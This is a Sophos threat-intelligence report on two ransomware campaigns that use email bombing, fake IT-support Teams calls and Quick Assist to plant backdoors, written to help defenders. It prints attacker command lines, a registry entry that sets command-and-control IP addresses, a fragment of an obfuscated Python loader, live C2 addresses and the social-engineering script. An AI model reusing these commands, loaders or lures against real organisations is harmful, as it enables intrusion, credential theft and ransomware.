# Sophos MDR tracks two ransomware campaigns using “email bombing,” Microsoft Teams “vishing”

news.sophos.com/en-us/2025/01/21/sophos-mdr-tracks-two-ransomware-campaigns-using-email-bombing-microsoft-teams-vishing/

January 21, 2025

Sophos X-Ops’ Managed Detection and Response (MDR) is actively responding to incidents tied to two separate groups of threat actors, each of which have used the functionality of Microsoft’s Office 365 platform to gain access to targeted organizations with the likely goal of stealing data and deploying ransomware.

Sophos MDR began investigating these two separate clusters of activity in response to customer incidents in November and December 2024. Sophos is tracking these threats as STAC5143 and STAC5777. Both threat actors operated their own Microsoft Office 365 service tenants as part of their attacks and took advantage of a default Microsoft Teams configuration that permits users on external domains to initiate chats or meetings with internal users.

STAC5777 overlaps with a threat group previously identified by Microsoft as Storm-1811. STAC5143 is a previously unreported threat cluster copying the Storm-1811 playbook, with possible connections to the threat actor known variously as FIN7, Sangria Tempest, or Carbon Spider.

We are publishing this in-depth report on both threat clusters to aid defenders in detecting and blocking these continuing threats, and to raise awareness of the spread of these tactics among organizations using the Office 365 platform. Sophos MDR has observed more than 15 incidents involving these tactics in the past three months, with half of them in the past two weeks.

Common tactics include:

- Email-bombing— targeted high volumes of spam email messages (as many as 3,000 in less than an hour) to overwhelm the Outlook mailboxes of a few individuals within the organization and create a sense of urgency
- Sending Teams messages and making Teams voice and video calls from an adversary-controlled Office 365 instance to targeted employees, posing as tech support for their organization
- Using Microsoft remote control tools—either Quick Assist or directly through Teams screen sharing—to take control of the targeted individual’s computer and install malware

STAC5143:

- Teams built-in remote control
- A Java Archive (JAR) and Java runtime that automate the exploitation of the victim's computer
- JAR extracts Python-based backdoors from a .zip file downloaded from a remote SharePoint link.
- Uses techniques and tools connected to FIN7

STAC5777:

- Microsoft Quick Assist
- Hands-on-keyboard configuration changes and malware deployment
- Deployment of a legitimate Microsoft updater with a malicious side-loading DLL that provides persistence, steals credentials, and allows for discovery of network resources
- Uses RDP and Windows Remote Management to access other computers on the targeted network
- In one case, deployed Black Basta Ransomware
- Techniques, tools, and procedures overlap with Microsoft-identified threat actor Storm-1811
- Highly active

This report details the tactics of the two threat clusters, which both follow versions of the same attack pattern: email bombing and fake tech support social engineering with the delivery of malware, the exploitation of legitimate services through Microsoft's Office 365 platform, and efforts to deploy command and control and data exfiltration tools.

We believe with high confidence that both sets of adversarial activity are parts of ransomware and data theft extortion efforts.

## STAC5143

While some of the malware seen from this threat cluster in the two attacks Sophos observed were similar to attacks by FIN7 observed by eSentire and Sekoia , there were several things that diverged from the usual FIN7-type attack. FIN7 has been known to primarily target victims through phishing and (more recently) malicious sponsored Google Ads to deliver malware.  This attack chain was different, and targeted organizations smaller and in different business sectors than FIN7's usual victims.

### Attack chain

#### Initial access

In early November, an employee at a Sophos MDR customer organization reported to her internal IT contact that they had received an exceptionally large volume of spam messages—over 3,000 in a 45-minute period.  Shortly after that, they received a Teams call from outside their organization, from an account named "Help Desk Manager." As the organization used a managed service provider for IT services, this did not set off red flags with the employee who accepted the video call.

During the call, the threat actor instructed the employee to allow a remote screen control session through Teams. Through this remote-control session that the attacker was able to open a command shell and drop files and execute malware, deploying them from an external SharePoint file store. The files included Java archive (JAR) files and a .zip archive containing Python code and other components.

#### First Stage Execution

The threat actor executed the JAR file from a command shell opened during the remote session with a copy of the legitimate javaw.exe, a Java "headless" runtime that interprets and executes Java code with no console output.

| Process | Command Line | RESULT / MITRE ATT&CK TTP |
|---|---|---|
| cmd.exe | "C:\Windows\system32\cmd.exe" | |
| ► javaw.exe | C:\Users\Public\Documents\MailQueue-Handler\jdk-23.0.1\bin\javaw.exe  -jar C:\Users\Public\Documents\MailQueue-Handler\MailQueue-Handler.jar | TA0011: Command and Control – T1090: Proxy |

Via the Java-based proxy in MailQueue-Handler.jar, the attacker identified the process ID for javaw.exe using the Windows Management Instrumentation command line utility (WMIC.exe).  The attacker then changed the code page for the active console window to "65001" to allow UTF-8 encoding for multilingual input and output support. This was likely used along with PowerShell execution policy bypass to allow encoded commands to be executed and evade AMSI detection.

| Process | Command Line | RESULT/ MITRE ATT&CK TTP |
|---|---|---|
| ►► WMIC.exe | wmic process where "name='java.exe'" | Returns the  ID for any running process of the Java runtime |
| ►► WMIC.exe | wmic process where "name='javaw.exe'" | Returns the ID for any running process of the headless Java runtime |

| | | |
|---|---|---|
| ►► cmd.exe | cmd.exe /c chcp 65001 > NUL & powershell.exe -ExecutionPolicy Bypass -NoExit -NoProfile -Command – | TA0002: Execution- T1059.001: PowerShell |
| ►►► chcp.com | chcp 65001 | UTF-8 encoding on |
| ►►► powershell.exe | powershell.exe -ExecutionPolicy Bypass -NoExit -NoProfile -Command – | |

The Java code then ran a series of PowerShell commands that downloaded a 7zip archive and the 7zip archiving utility. The utility was then used to extract the archive's contents— a ProtonVPN executable and a malicious DLL (nethost.dll) side-loaded by the Proton executable.

| Process | Command Line | MITRE ATT&CK TTP |
|---|---|---|
| ►►► powershell.exe | powershell.exe -ExecutionPolicy Bypass -NoExit -NoProfile -Command – | Downloads na.7z, a 7zip archive |
| ►►► powershell.exe | powershell.exe -ExecutionPolicy Bypass -NoExit -NoProfile -Command – | Downloads 7za.dll, a 7zip utility dynamic link library |
| ►►► powershell.exe | powershell.exe -ExecutionPolicy Bypass -NoExit -NoProfile -Command – | Downloads 7za.exe, the 7zip utility executable |

**Discovery**

The attacker then obtained the target's username using whoami.exe, and discovered network resources the user has access to via the net user command.

| Process | Command Line | MITRE ATT&CK TTP |
|---|---|---|
| ►►►► whoami.exe | "C:\Windows\system32\whoami.exe" | |
| ►►►► net.exe | "C:\Windows\system32\net.exe" user [username] /domain | TA0002: Execution – T1059.001: PowerShell<br>TA0007: Discovery – T1049: System Network Connections Discovery |
| ►►►►► net1.exe | C:\Windows\system32\net1 user [username] /domain | |

**Sideload / Command and Control**

The Java code then launched the ProtonVPN executable to side-load nethost.dll, which created sessions connecting to virtual private servers hosted in Russia, Netherlands and the US. This behavior triggered Sophos endpoint protection behavioral detections for an unsigned DLL sideload.

| Process | Command Line | RESULT/ MITRE ATT&CK TTP |
|---|---|---|
| ►►►► ProtonVPN.exe | "C:\users\public\downloads\ProtonVPN.exe" | Connects to 207.90.238[.]99<br>TA0002: Execution – T1059.001: PowerShell<br>TA0011: Command and Control – T1071.001: Web Protocols<br>TA0011: Command and Control – T1105: Ingress Tool Transfer |
| ►►►► ProtonVPN.exe | "C:\users\public\downloads\ProtonVPN.exe" | Connects to 206.206.123.75<br>TA0002: Execution – T1059.001: PowerShell<br>TA0011: Command and Control – T1071.001: Web Protocols<br>TA0011: Command and Control – T1105: Ingress Tool Transfer |
| ►►►► ProtonVPN.exe | "C:\users\public\downloads\ProtonVPN.exe" | Connects to 109.107.170[.]2<br>TA0002: Execution – T1059.001: PowerShell<br>TA0011: Command and Control – T1071.001: Web Protocols<br>TA0011: Command and Control – T1105: Ingress Tool Transfer |
| ►►►► ProtonVPN.exe | "C:\users\public\downloads\ProtonVPN.exe" | Connects to 195.133.1[.]117<br>TA0002: Execution – T1059.001: PowerShell<br>TA0011: Command and Control – T1071.001: Web Protocols<br>TA0011: Command and Control – T1105: Ingress Tool Transfer |

The code from the JAR next opens another cmd.exe session, again configuring it for UTF-8, and executes a second Java .jar file (identity.jar) with javaw.exe , passing the target user's username and Active Directory domain as parameters to the second-stage Java code.

| Process | Command Line | RESULT/ MITRE ATT&CK TTP |
|---|---|---|
| ►► cmd.exe | cmd.exe /c chcp 65001 > NUL & powershell.exe -ExecutionPolicy Bypass -NoExit -NoProfile -Command – | |
| ►►► chcp.com | chcp  65001 | |
| ►►► powershell.exe | powershell.exe  -ExecutionPolicy Bypass -NoExit -NoProfile -Command – | |
| ►►►► whoami.exe | “C:\Windows\system32\whoami.exe” | |
| ►►►► whoami.exe | “C:\Windows\system32\whoami.exe” | |
| ►►►► javaw.exe | “C:\Users\Public\Documents\MailQueue-Handler\jdk-23.0.1\bin\javaw.exe” -jar C:\Users\Public\Documents\MailQueue-Handler\identity.jar [domain]\[username] | |


An hour later, the tar.exe archive utility was used by the second-stage Java payload  to extract files from the dropped file winter.zip  to C:\ProgramData\. This was the Python malware payload being deployed. In addition, a series of commands were run to perform local user and network discovery—obtaining the name of network domain servers and their IP address.

| Process | Command Line | RESULT/ MITRE ATT&CK TTP |
|---|---|---|
| ►►►► tar.exe | “C:\Windows\system32\tar.exe” -xf C:\ProgramData\winter.zip -C :\ProgramData\ | Extracts Python payload and supporting files |
| ►►►► net.exe | “C:\Windows\system32\net.exe” time | |
| ►►►►► net1.exe | C:\Windows\system32\net1 time | Displays the time and date  on the target device |
| ►►►► nltest.exe | “C:\Windows\system32\nltest.exe” /dclist:[domain].local | Returns a list of domain controllers<br>TA0007: Discovery – T1018: Remote System Discovery<br>TA0007: Discovery – T1482: Domain Trust Discovery |
| ►►►► nltest.exe | “C:\Windows\system32\nltest.exe” /dclist:[domain].local | TA0007: Discovery – T1018: Remote System Discovery<br>TA0007: Discovery – T1482: Domain Trust Discovery |
| ►►►► PING.EXE | “C:\Windows\system32\PING.EXE” [domain controller hostname].[domain].local | Getting IP address of domain controller<br>TA0007: Discovery – T1018: Remote System Discovery |
| ►►►► PING.EXE | “C:\Windows\system32\PING.EXE” [domain controller hostname].[domain].local | Getting IP address of second domain controller<br>TA0007: Discovery – T1018: Remote System Discovery |
| ►►►► ipconfig.exe | “C:\Windows\system32\ipconfig.exe” /all | Getting local network configuration information<br>TA0007: Discovery – T1018: Remote System Discovery |

Finally, the Java second stage code executed the malicious Python payload, using a Python interpreter included in the dropped files renamed to debug.exe. The Python scripts launched were a set of backdoors.

| Process | Command Line | RESULT/ MITRE ATT&CK TTP |
|---|---|---|
| ►►►► debug.exe | “C:\ProgramData\winter\debug.exe” C:\ProgramData\winter\45_237_80.py | TA0002: Execution – sT1059.001: PowerShell<br>TA0011: Command and Control – T1071.001: Web Protocols<br>TA0011: Command and Control – T1105: Ingress Tool Transfer |

## Malware analysis



```
_ = lambda __ :
    __import__('zlib').decompress(__import__('base64').b64decode(__
    [::-1]));exec((_)
    (b'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
```

Figure 1: A screenshot of Python code from an obfuscated copy of RPivot in the winter.zip archive  deployed by the STAC5143 attackers.

The Python code in the winter.zip payload used  a lambda function (a short, anonymous throwaway function used in line with code) to obfuscate the rest of its script. That obfuscating lambda function matched  those  previously seen in FIN7-related Python malware loaders.

Two of the Python components (166_65.py and 45_237_80.py ) were copies of a publicly-available reverse SOCKS proxy called RPivot. Designed as a legitimate too for use by penetration testers, RPivot Each of these Python scripts used different IP addresses for their remote . These backdoors received commands from the remote connection over port 80.  Another script (37_44.py) was an RPivot script used to connect to a Tor relay.

### Attribution

Sophos assesses with medium confidence that the Python malware used in this attack is connected to the threat actors behind FIN7/Sangria Tempest. The obfuscation method is identical to previous and FIN7 has been known to use the RPivot tool in attacks. However, we note that the obfuscation methods used are based on publicly available code, RPivot is also publicly available, and FIN7 has previously sold its tools to other cybercriminals.

## STAC5777


As with STAC5143, a few individuals at targeted organizations have been bombarded with a massive amount of spam emails, followed by an inbound Microsoft Teams message from someone claiming to be with their internal IT team.

The Teams message—from the adversaries responsible for the spam messages— requested a Teams call to resolve the spam issues. But unlike the STAC5143 incidents we've observed, STAC5777 activity relied much more on "hands-on-keyboard" actions and scripted commands launched by the threat actors directly than STAC5143.

### Initial access

In each of the incidents Sophos MDR documented, the adversary walked the user through the process of installing Microsoft Quick Assist over the Teams call. This was used to establish a remote session that gave the threat actor control over the targeted individual's device.


One of the customer estates had Sophos Office 365 integration configured, which allowed MDR to confirm the actor used an Office365 account 'helpdesk@llladminhlpll.onmicrosoft.com' from  the IP address 78.46.67[.]201 to initiate these messages.



[redacted]

Figure 2:Sophos Central investigation screen of threat actor's incoming activity captured by Microsoft Office 365 integration

The threat actor walked the user through installing and executing the Microsoft remote access tool Quick Assist. The user was told to search for the application on the web, download it from the legitimate Microsoft website, and then launch it. They were then guided through granting the threat actor access to control the device remotely.



| workload | operation | user_id | client_ip |
|---|---|---|---|
| MicrosoftTeams | ChatCreated | helpdesk@llladminhlpll.onmicrosoft.com | |
| MicrosoftTeams | MessageSent | helpdesk@llladminhlpll.onmicrosoft.com | 78.46.67.201 |
| MicrosoftTeams | MessageSent | helpdesk@llladminhlpll.onmicrosoft.com | 78.46.67.201 |
| MicrosoftTeams | ChatCreated | helpdesk@llladminhlpll.onmicrosoft.com | |
| MicrosoftTeams | MessageSent | helpdesk@llladminhlpll.onmicrosoft.com | 78.46.67.201 |
| MicrosoftTeams | ChatCreated | helpdesk@llladminhlpll.onmicrosoft.com | |
| MicrosoftTeams | ChatCreated | helpdesk@llladminhlpll.onmicrosoft.com | |
| MicrosoftTeams | MessageSent | helpdesk@llladminhlpll.onmicrosoft.com | 78.46.67.201 |
| MicrosoftTeams | MessageSent | helpdesk@llladminhlpll.onmicrosoft.com | 78.46.67.201 |
| MicrosoftTeams | ChatCreated | helpdesk@llladminhlpll.onmicrosoft.com | |

*Figure 3: Microsoft Teams activity initiated by threat actor controlling an external M365 tenant*

Once in control of the device the actor leveraged a web browser to download the malicious payload. In one case, the payload was downloaded directly from the threat actor-controlled host. In the others, it was split into two payloads: kb641812-filter-pack-2024-1.dat and kb641812-filter-pack-2024-2.dat, subdomains of blob.core.windows[.]net (hosts associated with Microsoft Azure file storage services). They then combined the two .dat files into a named pack.zip and then decompressed that archive using the tar.exe archive utility.

This resulted in the creation of another archive file in the users' AppData directory at OneDriveUpdate\upd2836a.bkt The threat actor then decompressed that file with writing files into the same \OneDriveUpdate folder:

- The legitimate, Microsoft-signed executable OneDriveStandaloneUpdater.exe
- Unsigned DLLs from the OpenSSL Toolkit (libcrypto-3-x64.dll and libssl-3-x64.dll), loaded by the OneDriveStandaloneUpdater executable
- A legitimate, signed copy of vcruntime140.dll, a Microsoft library required by OneDriveStandaloneUpdater.exe
- An unknown DLL, winhttp.dll
- A file named settingsbackup.dat

SophosLabs analyzed winhttp.dll and confirmed to be malicious. It had fake version metadata from a legitimate ESET file and had been renamed so it would be side-loaded into memory by the legitimate executable due to DLL search order hijacking. The DLL was capable of collecting:

- System and operating system details
- Configuration information
- User credentials
- Keystroke the Windows API functions GetKeyboardState, GetKeyState, and get_KeySize.

SophosLabs could not determine the exact nature of the file settingsbackup.dat,' but we believe it be an encrypted payload read by the process running the side-loaded DLL and used as a 2$^{nd}$ stage loader.

Once the files had been placed onto the impacted host, Sophos MDR observed the threat actor opening a command prompt and making the following Windows registry change with the reg.exe utility:

```
reg add "HKLM\SOFTWARE\TitanPlus" /v 1 /t REG_SZ /d "185.190.251.16:443;207.90.238.52:443;89.185.80.86:443" /f
```

The registry key entries provided the IP addresses used for the command-and-control connections made by the malicious winhttp.dll code.

## Persistence

After making other configuration changes manually via a command shell over the Quick Assist connection and the initial execution of the legitimate 'OneDriveStandaloneUpdater.exe' binary, the attacker then executed a PowerShell command to create a service to automatically run the exploited executable. The PowerShell command also created a .lnk file for the executable in the devices' startup items folder to maintain persistence through reboot.

## Execution

When executed, onedrivestandaloneupdate.exe side-loaded winhttp.dll, a loader carrying a backdoor. The loader read configuration information that had been entered by the attacker, including a file named settingsbackup.dat, and reached out to multiple IP addresses that had been added to the system's configuration manually by the threat actor.

Initial Quick Access activity

| Parent process | Command line |
|---|---|

| | |
|---|---|
| **C:\Windows\System32\RuntimeBroker.exe-Embedding** | C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" -single-argument microsoft-edge url=https%3A%2F%2Fwww.bing.com%2Fsearch%3Fq%3DQuick%2BAssist%26filte |
| **C:\windows\|system32\svchost.exe-k netsvcs-p-s Appinfo** | C.\Program Files\|WindowsApps\MicrosoftCorporationll.QuickAssist_2.0.32.0_x64_8wekyb3d8bbwe\Microsof |
| **C: \windows\Explorer.EXE** | C:\Windows\System32\cmd.exe |
| **C:\Windows\System32\cmd.exe** | tar xf pack.zip -C "C:\Users\<username>\AppData\Local\OneDriveUpdate |
| **C:\Windows\System32\cmd.exe** | C:\Users\<username>\AppData\Local\OneDriveUpdate\OneDriveStandaloneUpdater.exe -Embe |

### Command and Control

Using the unsigned OpenSSL toolkit drivers, the OneDriveStandaloneUpdate process made encrypted command-and-control connections to a set of remote hosts. The IP addresses of the hosts included a virtual private server operated by a hosting company used in the past by Russia-based threat actors.

Initial execution of OneDriveStandaloneUpdater.exe connecting to C2 IP addresses

| Process | Action | object |
|---|---|---|
| cmd.exe | start | C:\Users\<username>\AppData\Local\OneDriveUpdate\OneDriveStandaloneUpdater.exe |
| OneDriveStandaloneUpdater.exe | Binary file read | C:\Users\<username>\AppData\Local\OneDriveUpdate\winhttp.dll |
| | loads image into memory | C:\Users\<username>\AppData\Local\OneDriveUpdate\winhttp.dll |
| | File read | C:\Users\<username>\AppData \Local\OneDriveUpdate\settingsbackup.dat |
| | IP connects to | 74.178.90[.]36:443 |
| | Ip connects to | 195.123.241[.]24:443 |

### Discovery

Once the C2 channel was established, the Sophos MDR team observed the OneDriveStandaloneUpdater.exe process conducting scanning with the SMB protocol to map online hosts within the customers' environment.  The threat actor also scanned for Remote Desktop Protocol and Windows Remote Management (WinRM) hosts that the targeted user's credentials could be used to connect to within the network.

## Lateral Movement

Using the targeted user's credentials, the threat actor made efforts to expand access beyond the initially compromised system, looking for domain access that could be elevated to move to other hosts. At one organization, they used a targeted individual's domain credentials to connect to the organization's VPN from outside the network and then to log into RDP hosts within the network. At another organization , they used Windows Remote Management (WinRM) to perform lateral movement.

### Defense Evasion

In one incident, Sophos MDR observed the threat actor using the backdoor to uninstall local multifactor authentication integration on the target device. In another, the threat actor unsuccessfully attempted to uninstall the Sophos Endpoint Agent—an action blocked by Sophos' tamper protection.

### Credential gathering and data exfiltration

Prior to containment, Sophos MDR also observed the actor accessing files locally via notepad.exe and Word that contained the word 'password' in the name of the document.

In one case, the threat actors used the utility mstsc.exe to access two Remote Desktop Protocol (.rdp) files to view and edit their configuration data, looking for potential credential storage.

Sophos MDR also observed the threat actors accessing a network diagram for one targeted organization drawn in Visio, most likely to plan further lateral movement and impact phases of the attack.

### Impact

In one case found in a threat hunt across all Sophos MDR customers, the threat actors attempted to execute Black Basta ransomware. This was blocked by Sophos endpoint protection.

## Conclusions

Sophos has deployed detections for the malware used in these campaigns including:

- STAC5143: ATK/RPivot-B, Python/Kryptic.IV, heuristic detection of Python malicious use of operating system libraries
- STAC5777: Troj/Loader-DV for STAC5777's winhttp.dll

However, organizations should take further steps to prevent attacks based on these tactics. First, unless absolutely necessary, organizations should ensure that their O365 service provisions restrict Teams calls from outside organizations or restrict that capability to trusted business partners. Additionally, remote access applications such as Quick Assist should be restricted by policy unless they are specifically used by the organization's technical support team. Sophos can block unwanted execution of Quick Assist through application control settings in endpoint protection.

Sophos strongly recommends use of Microsoft Office 365 integration with the security environment for monitoring of sources of potentially malicious inbound Teams or Outlook traffic.

Organizations should also raise employee awareness of these types of tactics—these aren't the types of things that are usually covered in anti-phishing training. Employees should be aware of who their actual technical support team is and be mindful of tactics intended to create a sense of urgency that these sorts of social-engineering driven attacks depend upon.

A list of indicators of compromise for these campaigns is available on the Sophos GitHub repository.